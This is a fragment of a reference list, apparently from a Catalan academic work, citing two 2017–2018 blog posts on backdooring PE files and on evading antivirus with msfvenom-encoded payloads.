[12] Backdooring PE File. https://captmeelo.com/exploitdev/osceprep/2018/07/21/backdoor101-part2.html [Consulta Novembre 2018]

[13] AV Bypass 1 - Multiple Encoded Payloads with Msfvenom. http://www.lifeoverpentest.com/2017/05/multible-encoded-payloads-with-msfvenom.html [Consulta Decembre 2018]